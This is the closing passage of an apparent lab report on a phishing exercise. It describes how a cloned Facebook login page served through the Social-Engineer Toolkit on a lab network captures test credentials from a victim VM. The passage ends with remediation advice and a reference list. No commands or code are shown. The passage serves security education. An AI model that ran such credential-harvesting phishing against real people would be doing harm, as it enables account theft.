
- The user navigated to http://192.168.56.108 from the victim machine (Ubuntu VM).
- The cloned Facebook interface showed up, and the user submitted their credentials (Screenshot 4).



ScreenShot # 4

5. **Credential Harvesting Success**

- SET captured the credentials that were given (email=testuser, password=testuser).
- Revealed at real time at the attacker's terminal (Screenshot 5).



Remediation Strategies:

To prevent these types of threats, the following mitigation strategies are suggested:

1. **Training on cybersecurity awareness**: Enroll staff to be taught on identifying URLs that are intended to deceive them and social engineering tactics.
2. **HTTPS and SSL Certificate Verification:** People should be encouraged to check for HTTPS and a valid certificate.
3. **DNS Filtering:** Employ DNS services that are protective and deny access to domains that are harmful or pretending to be something they are not.
4. **Multi-Factor Authentication (MFA):** Even if compromising credentials happen, unauthenticated access is eliminated with the help of MFA.
5. **Email Gateways and Web Filters:** Utilize protective measures that expose and stop phishing webpages to counter the problem.

Reference List

1. Offensive Security (2024) *Kali Linux Tools*. Available at: https://www.kali.org/tools/ (Accessed: 18 May 2025).
2. Tenable (2024) *Nessus Essentials Documentation*. Available at: https://docs.tenable.com/nessus/ (Accessed: 18 May 2025).
3. MITRE (2025) *MITRE ATT&CK Framework*. Available at: https://attack.mitre.org/ (Accessed: 18 May 2025).
4. Ubuntu (2025) *OpenSSH Server Guide*. Available at: https://ubuntu.com/server/docs/service-openssh (Accessed: 18 May 2025).
5. Rapid7 (2025) *Metasploit Documentation*. Available at: https://docs.rapid7.com/metasploit/ (Accessed: 18 May 2025).
6. CVE (2024) *Common Vulnerabilities and Exposures List*. Available at: https://cve.mitre.org/ (Accessed: 18 May 2025).
7. OWASP (2023) *OWASP Top 10 Web Application Security Risks*. Available at: https://owasp.org/www-project-top-ten/ (Accessed: 18 May 2025).
8. TrustedSec (2024) *The Social-Engineer Toolkit (SET)*. Available at: https://github.com/trustedsec/social-engineer-toolkit (Accessed: 18 May 2025).
9. Nmap Project (2025) *Nmap Reference Guide*. Available at: https://nmap.org/book/man.html (Accessed: 18 May 2025).
10. SecurityWeek (2024) *Common Password Vulnerabilities*. Available at: https://www.securityweek.com/common-password-vulnerabilities (Accessed: 18 May 2025).
11. Apache (2024) *Apache Tomcat Documentation*. Available at: https://tomcat.apache.org/tomcat-9.0-doc/index.html (Accessed: 18 May 2025).
12. Damn Vulnerable Web Application (DVWA) (2025) *DVWA GitHub Repository*. Available at: https://github.com/digininja/DVWA (Accessed: 18 May 2025).
13. Metasploitable Project (2024) *Metasploitable2 – Vulnerable Test Machine*. Available at: https://docs.rapid7.com/metasploit/metasploitable-2/ (Accessed: 18 May 2025).
14. Ettercap Project (2024) *Ettercap Documentation*. Available at: https://www.ettercap-project.org (Accessed: 18 May 2025).
15. Wireshark Foundation (2025) *Wireshark User Guide*. Available at: https://www.wireshark.org/docs/wsug_html_chunked/ (Accessed: 18 May 2025).

16. Mozilla (2024) *Using HTTPS and TLS for Secure Connections*. Available at: https://developer.mozilla.org/en-US/docs/Web/HTTP/Overview (Accessed: 18 May 2025).

17. IBM (2023) *Red and Blue Team Security Testing with ATT&CK Framework*. Available at: https://www.ibm.com/security (Accessed: 18 May 2025).